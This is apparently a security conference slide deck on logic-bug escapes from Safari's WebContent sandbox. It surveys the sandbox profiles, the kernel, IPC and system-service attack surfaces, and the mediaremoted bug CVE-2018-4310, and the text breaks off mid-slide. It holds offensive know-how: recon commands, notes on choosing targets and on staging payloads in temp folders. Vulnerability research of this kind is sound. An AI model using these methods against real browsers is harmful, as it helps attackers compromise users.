

# I Want to Break Free

Unusual Logic Safari Sandbox Escape

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# \$ whoami

- Senior Security Engineer of AntFinancial (Alipay) LightYear Security Labs. Product security and offensive security research
- Previously ZoomEye.org team and Chaitin Security Labs
- Conference speaking:
  - BlackHat USA 2017
  - HITB Ams 2019
- Open-source tools: frida-ipa-dump, Passionfruit
- Acknowledged by Microsoft, Apple, Adobe and VMware for reporting security vulnerabilities
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# Agenda

- Design and implementation of Safari renderer sandbox
- Revisit attack surfaces
- Case study: (useless?) CVE-2018-4310
  - Make use of CVE-2018-4310 on iOS
- Case Study: cfprefsd “one-liner” escape
  - Exploit the cfprefsd bug with instant trigger
- Conclusion




# Our Goal

- Modern web browsers are often separated into multiple processes for better robustness and security
- Renderer process takeover is usually the first stage of a full chain exploit
- Renderer process is usually sandbox protected
- The goal is from arbitrary code execution in renderer process to arbitrary code execution outside the sandbox
- No memory corruption at all, just weird bugs chain
- Memory mitigations don't work for these tricks



# WebKit2 Multi-Process Architecture



<https://trac.webkit.org/wiki/WebKit2>



# iOS WebProcess Sandbox Implementation

- Both based on Apple Sandbox, but slightly different on mobile and desktop
- The iOS sandbox profile is compiled into **Sandbox.kext**
- Has the **seatbelt-profiles** entitlement (unless MANUAL\_SANDBOXING macro is enabled), automatically enter sandbox state once the process is created

```
$ jtool --ent com.apple.WebKit.WebContent
<?xml version="1.0" encoding="UTF-8"?>
...
  <key>seatbelt-profiles</key>
  <array>
    <string>com.apple.WebKit.WebContent</string>
  </array>
```




# macOS WebProcess Sandbox Implementation

- Implemented in `WebKit::ChildProcess::initializeSandbox`  
<https://opensource.apple.com/source/WebKit2/WebKit2-7601.1.46.9/Shared/mac/ChildProcessMac.mm.auto.html>
- Use the private sandbox API: `sandbox_init_with_parameters`
- Profile is in plain text and easy to read:  
`/System/Library/Frameworks/WebKit.framework/Resources/com.apple.WebProcess.sb`
- There's a time window that WebContent has **no sandbox** during initialization



# Attack Surfaces





# Attacking Kernel

## syscall

[bsd/kern/syscalls.master](https://opensource.apple.com/source/kernel-legacy/bsd/kern/syscalls.master)

```
41 0 AUE_NULL ALL { int nosys(void); } {
42 1 AUE_EXIT ALL { void exit(int rval) NO_
43 2 AUE_FORK ALL { int fork(void) NO_SYSCA
44 3 AUE_NULL ALL { user_ssize_t read(int f
45 4 AUE_NULL ALL { user_ssize_t write(int
46 5 AUE_OPEN_RWTC ALL { int open(user_addr_t pa
47 6 AUE_CLOSE ALL { int close(int fd); }
48 7 AUE_WAIT4 ALL { int wait4(int pid, user
49 8 AUE_NULL ALL { int enosys(void); } {
50 9 AUE_LINK ALL { int link(user_addr_t pa
51 10 AUE_UNLINK ALL { int unlink(user_addr_t pa
52 11 AUE_NULL ALL { int enosys(void); } {
```

## MIG

[osfmk/mach](https://opensource.apple.com/source/osfmk/osfmk/mach)

darwin-xnu / .defs

> [osfmk/mach/exc.defs](#)

[osfmk/mach/upl.defs](#)

[osfmk/mach/prof.defs](#)

[osfmk/mach/sync.defs](#)

[osfmk/mach/task.defs](#)

[osfmk/mach/clock.defs](#)

[osfmk/mach/ledger.defs](#)

[osfmk/mach/notify.defs](#)

[osfmk/mach/vm\\_map.defs](#)

## IOKit

<https://developer.apple.com/documentation/iokit>

```
➔ ~ ioreg
+-o Root <class IORegistryEntry, id 0x100000100, r
  +-o MacBookPro11,4 <class IOPlatformExpertDevice
    +-o AppleACPIPlatformExpert <class AppleACPIPL
      | +-o IOPMrootDomain <class IOPMrootDomain, id
      | | +-o IORootParent <class IORootParent, id 0
      | | +-o RootDomainUserClient <class RootDomain
      | | +-o RootDomainUserClient <class RootDomain
      | | +-o RootDomainUserClient <class RootDomain
      | | +-o RootDomainUserClient <class RootDomain
      | | +-o RootDomainUserClient <class RootDomain
      | | +-o RootDomainUserClient <class RootDomain
      | | +-o RootDomainUserClient <class RootDomain
      | | +-o RootDomainUserClient <class RootDomain
```




# Attacking Kernel

- It often requires memory corruption bugs
- There's a pure logic way to kernel code execution if we can hijack `com.apple.rootless.kext-secure-management` entitlement, but obviously won't work inside the sandbox
- Related Research
  - pwn4fun Spring 2014 - Safari - Part II - Ian Beer
  - Pwning the macOS Sierra Kernel inside the Safari Sandbox - Team Pangu
  - IPC Voucher UaF Remote Jailbreak - @S0rryMybad



# Attacking System Services



# Attacking System Services

- There are many system services that are allowed to communicate with WebContent process. Trigger code execution in those processes to gain privilege
- It's important to pick the target
  - Some of them are sandboxed by different profile
  - Some of them have root privilege
- Most seen (exploitable) IPC mechanism is through mach message: XPC, NSXPC, MIG
- Use `launchctl dumpstate` to find information for mach endpoints
- WindowServer used to be the most ideal target, just like win32k on Windows: reachable from sandbox, complicated api, setuid privilege



# Listing System Services

```
→ ~ launchctl dumpstate | grep XPC_SERVICE_NAME | head
XPC_SERVICE_NAME => com.apple.rpmuxd
XPC_SERVICE_NAME => com.apple.wifiFirmwareLoader
XPC_SERVICE_NAME => com.apple.uninstallld
XPC_SERVICE_NAME => com.apple.kextd
XPC_SERVICE_NAME => com.apple.diagnostics.extensions.osx.spotlight.helper
XPC_SERVICE_NAME => com.apple.duetknowledge
XPC_SERVICE_NAME => com.apple.tzlinkd
XPC_SERVICE_NAME => com.apple.diagnostics.extensions.osx.timemachine.helper
XPC_SERVICE_NAME => com.apple.kcproxy
XPC_SERVICE_NAME => com.apple.fsevents
```

```
→ ~ sudo procexp 70260 ports
com.apple.WebKit:70260:0x103 task, kernel 0xa12c239
com.apple.WebKit:70260:0x203
com.apple.WebKit:70260:0x307 (thread) 0xa12c4d9
com.apple.WebKit:70260:0x403
com.apple.WebKit:70260:0x503
com.apple.WebKit:70260:0x607
com.apple.WebKit:70260:0x707 ->launchd:1:0x35d0f
com.apple.WebKit:70260:0x803 (clock) 0xd6df43c9
com.apple.WebKit:70260:0x903
com.apple.WebKit:70260:0xa03 (voucher) 0xd8c4b8c9
com.apple.WebKit:70260:0xb03 "com.apple.system.opendirectoryd.libinfo" ->opendirectoryd:109:0x4803
```



# Attacking WebKit IPC

- Communication among WebProcess, UIProcess, NetworkProcess, ServiceWorkerProcess and PluginProcess
- Implemented in Source/WebKit/Platform/IPC
- Message queue based on WTF::RunLoop
- Message serialization and route using IPC::Encoder
- Finally RPC methods of ChildProcessProxy

```
frame #4: 0x00007fff5146bb9a WebKit`WebKit::WebProcessPool::handleMessage(IPC::Connection&,
WTF::String const&, WebKit::UserData const&) + 110
frame #5: 0x00007fff51475d4e WebKit`
WebKit::WebProcessPool::didReceiveMessage(IPC::Connection&, IPC::Decoder&) + 142
frame #6: 0x00007fff511f23b9 WebKit`
IPC::MessageReceiverMap::dispatchMessage(IPC::Connection&, IPC::Decoder&) + 65
frame #7: 0x00007fff51478476 WebKit`
WebKit::WebProcessProxy::didReceiveMessage(IPC::Connection&, IPC::Decoder&) + 46a
frame #8: 0x00007fff511bf204 WebKit`
IPC::Connection::dispatchMessage(std::__1::unique_ptr<IPC::Decoder,
std::__1::default_delete<IPC::Decoder> >) + 130
frame #9: 0x00007fff511c1aa3 WebKit` IPC::Connection::dispatchIncomingMessages() + 731
frame #10: 0x00007fff45beb4e7 JavaScriptCore` WTF::RunLoop::performWork() + 231
```

# IPC Example

```
SavePDFToFileInDownloadsFolder(String suggestedFilename, WebCore::URL  
originatingURL, IPC::DataReference data)
```

(Source/WebKit/WebProcess/WebPage/WebPage.messages.in)

```
send(Messages::WebPageProxy::SavePDFToFileInDownloadsFolder(suggestedFilename, originatingURL,  
IPC::DataReference(data, size)));
```

(Source/WebKit/WebProcess/WebPage/WebPage.cpp)

WebProcess

```
void  
WebPageProxy::savePDFToFileInDownloadsFolder(String&&  
suggestedFilename, URL&& originatingURL, const  
IPC::DataReference& dataReference)
```

(Source/WebKit/UIProcess/WebPageProxy.cpp)

UIProcess



# Safari Specific IPC

- WebKit provides `InjectedBundle` api for adding a delegate for multiple events, including handling custom IPC messages
- Safari on macOS employs this to have additional closed source IPC handlers

```
➔ ~ nm /System/Library/PrivateFrameworks/Safari.framework/Safari | grep
BrowserContextInjectedBundleClient | c++filt -_
000000000000c0f64 T Safari::BrowserContextInjectedBundleClient::dispatchMessage(NSString*,
Safari::WK::Type const&)
000000000000c0552 T
Safari::BrowserContextInjectedBundleClient::dispatchSynchronousMessage(NSString*, Safari::WK::Type
const&, Safari::WK::Type&)
000000000000c0f18 T
Safari::BrowserContextInjectedBundleClient::didReceiveMessageFromInjectedBundle(Safari::WK::Contex
t const&, Safari::WK::String const&, Safari::WK::Type const&)
000000000000fb32 T
Safari::BrowserContextInjectedBundleClient::getInjectedBundleInitializationUserData(Safari::WK::Co
ntext const&)
000000000000c00da T
Safari::BrowserContextInjectedBundleClient::didReceiveSynchronousMessageFromInjectedBundle(Safari:
:WK::Context const&, Safari::WK::String const&, Safari::WK::Type const&, Safari::WK::Type&)
```



# Analyzing the Sandbox Profile

- This talk only focus on macOS
- The profile is written in TinyScheme
- Used to include `system.sb`, but not anymore

```
com.apple.WebProcess.sb x system.sb x
780 (define (orig-allow allow)
781   (lambda (action)
782     (lambda args (apply action (apply inject-filter args))))))
783 (cons ,extra-filter non-filters)
784 (cons (require-all (apply require-any filters) ,extra-filter) non-filters))))))
785 (orig-allow allow)
786 (orig-deny deny)
787 (wrapper
788   (lambda (action)
789     (lambda args (apply action (apply inject-filter args))))))
790 (set! allow (wrapper orig-allow))
791 (set! deny (wrapper orig-deny))
792 ,@rules
793 (set! deny orig-deny)
794 (set! allow orig-allow)))
795
800 (define (home-library-preferences-regex home-library-preferences-relative-regex)
801   (regex (string-append "^" (regex-quote (param "HOME_LIBRARY_PREFERENCES_DIR")) home-library-preferences-
802
```



# Kernel

- MIG methods have their own implementation to perform sandbox check
- Only few properties are allowed for reading sysctl

```
(deny sysctl*)  
(allow sysctl-read (sysctl-name "Hw.byteorder" "Hw.busfrequency_max" "hw.cputype"
```
- Allowed IOKit access defined as follows:

```
(allow iokit-open  
  (iokit-connection "IOAccelerator")  
  (iokit-registry-entry-class "IOAccelerationUserClient")  
  (iokit-user-client-class "IOHIDParamUserClient")
```



# Mach IPC

- Allowed user space services are defined as follows:  

```
(allow mach-lookup  
  (global-name "com.apple.gpumemd.source"))  
(allow mach-lookup  
  (xpc-service-name "com.apple.PerformanceAnalysis.animationperfd"))
```
- For XPC services, the difference between `global-name` and `xpc-service-name` is the flag argument passed to `xpc_connection_create_mach_service()`
  - `XPC_CONNECTION_MACH_SERVICE_LISTENER`: `xpc-service-name`
  - `XPC_CONNECTION_MACH_SERVICE_PRIVILEGED`: `global-name`



# Miscellaneous IPC

- Shared memory

```
(allow ipc-posix-shm-read*  
  (ipc-posix-name "apple.shm.notification_center")  
  (ipc-posix-name-prefix "apple.cfprefs."))
```

- Unix socket

```
(allow network-outbound  
  (literal "/private/var/run/mDNSResponder")  
  (literal "/private/var/run/syslog"))
```

- Distributed Notifications

```
(allow mach-lookup (global-name-regex  
  #"^com.apple.distributed_notifications"))
```



# Writable Location

- Full read and write access on temporary file locations:

```
(if (positive? (string-length (param "DARWIN_USER_CACHE_DIR")))  
  (allow-read-write-directory-and-issue-read-write-extensions (param  
"DARWIN_USER_CACHE_DIR")))  
(if (positive? (string-length (param "DARWIN_USER_TEMP_DIR")))  
  (allow-read-write-directory-and-issue-read-write-extensions (param  
"DARWIN_USER_TEMP_DIR")))
```

- Symlinks are prohibited:

```
(if (defined? 'vnode-type) (deny file-write-create (vnode-type SYMLINK)))
```

- **Location:** /private/var/folders/<random-string>/{C,T}/com.apple.WebKit.WebContent+com.apple.Safari
- Not an actual attack surface, but useful for staging payloads: dylib, various bundle format required by other services, etc.
- Files created in temporary location will have **com.apple.quarantine** xattr



# Case Study: CVE-2018-4310





# The Annoying Hotkey

Have you ever been annoyed by the media shortcut key?

Press 

iTunes shows up



[全部](#) [图片](#) [视频](#) [新闻](#) [更多](#) [设置](#) [工具](#)

找到约 43,300,000 条结果 (用时 0.58 秒)

### How to Prevent Mac Keyboard Media Shortcuts from Opening iTunes ...

<https://jeangalea.com> › Tech ▼ [翻译此页](#)

2018年7月28日 - I use Spotify all the time and find it highly annoying when the play button on my keyboard opens iTunes instead of controlling Spotify.

### macos - What can I do to stop the Play / Pause button from opening ...

<https://superuser.com/.../what-can-i-do-to-stop-the-play-pause-button-from-...> ▼ [翻译此页](#)

27 个回答

2009年9月4日 - For controlling Spotify, use Shift + Option + Play button. .... if it's already open, pressing option while using the media keys will not open iTunes, ...

|  |       |             |
|--|-------|-------------|
| mac - Prevent iTunes opening on play button in ... | 2 个回答 | 2018年12月13日 |
| macos - Making Mac media keys open app other ...   | 4 个回答 | 2015年12月11日 |
| mac - How to prevent iTunes from launching on ...  | 2 个回答 | 2012年10月1日  |
| How do I get iTunes to use the media keys?         | 1 个回答 | 2009年7月19日  |

[superuser.com站内的其它相关信息](#)

### Stop iTunes From Launching When You Press Play On Your Mac's ...

<https://www.howtogeek.com/.../stop-itunes-from-launching-when-you-press-...> ▼ [翻译此页](#)

2016年10月4日 - Yet every time I hit the "Play" button on my keyboard, or connect a Bluetooth speaker, ... Once you've got the Terminal open, run this command:

### keyboard - Play key opening iTunes even if Spotify is currently ...

<https://apple.stackexchange.com/.../play-key-opening-itunes-even-if-spotify-...> ▼ [翻译此页](#)

1 个回答

2018年12月22日 - I found this for you. Mac Media Key Forwarder. Forwards media keys to iTunes or Spotify directly. You can prioritize which app you would like to ...

|  |        |             |
|--|--------|-------------|
| itunes - Override and restore the normal ...       | 2 个回答  | 2018年3月28日  |
| itunes - How do I disable the media keys (play ... | 2 个回答  | 2018年2月19日  |
| macos - Can I run Spotify by pressing my F8 ...    | 2 个回答  | 2016年12月17日 |
| keyboard - Override iTunes "media" keys (play ...  | 16 个回答 | 2014年10月30日 |

[apple.stackexchange.com站内的其它相关信息](#)



# Media Hotkey Internals






# Who is mediaremoted


*MediaRemote is a framework that is used to communicate with the media server, mediaserverd. It can be utilized to query the server for now playing information, play or pause the current song, skip 15 seconds, etc. -- iPhoneDevWiki*

Daemon process mediaremoted is responsible to handle NowPlaying widgets.

**If the player is not running, it will be launched if you toggle Play action**



macOS



iOS



# The Bug

This mach service is reachable within WebContent sandbox and iOS app container:

```
;; Various services required by AppKit and other frameworks  
(allow mach-lookup  
  (global-name "com.apple.mediaemoted.xpc"))
```

What if we programmatically register a custom player and toggle the play action?



# XPC Message Format

```
<OS_xpc_dictionary: { count = 2, transaction: 1, voucher = 0x7f90ce705df0, contents =  
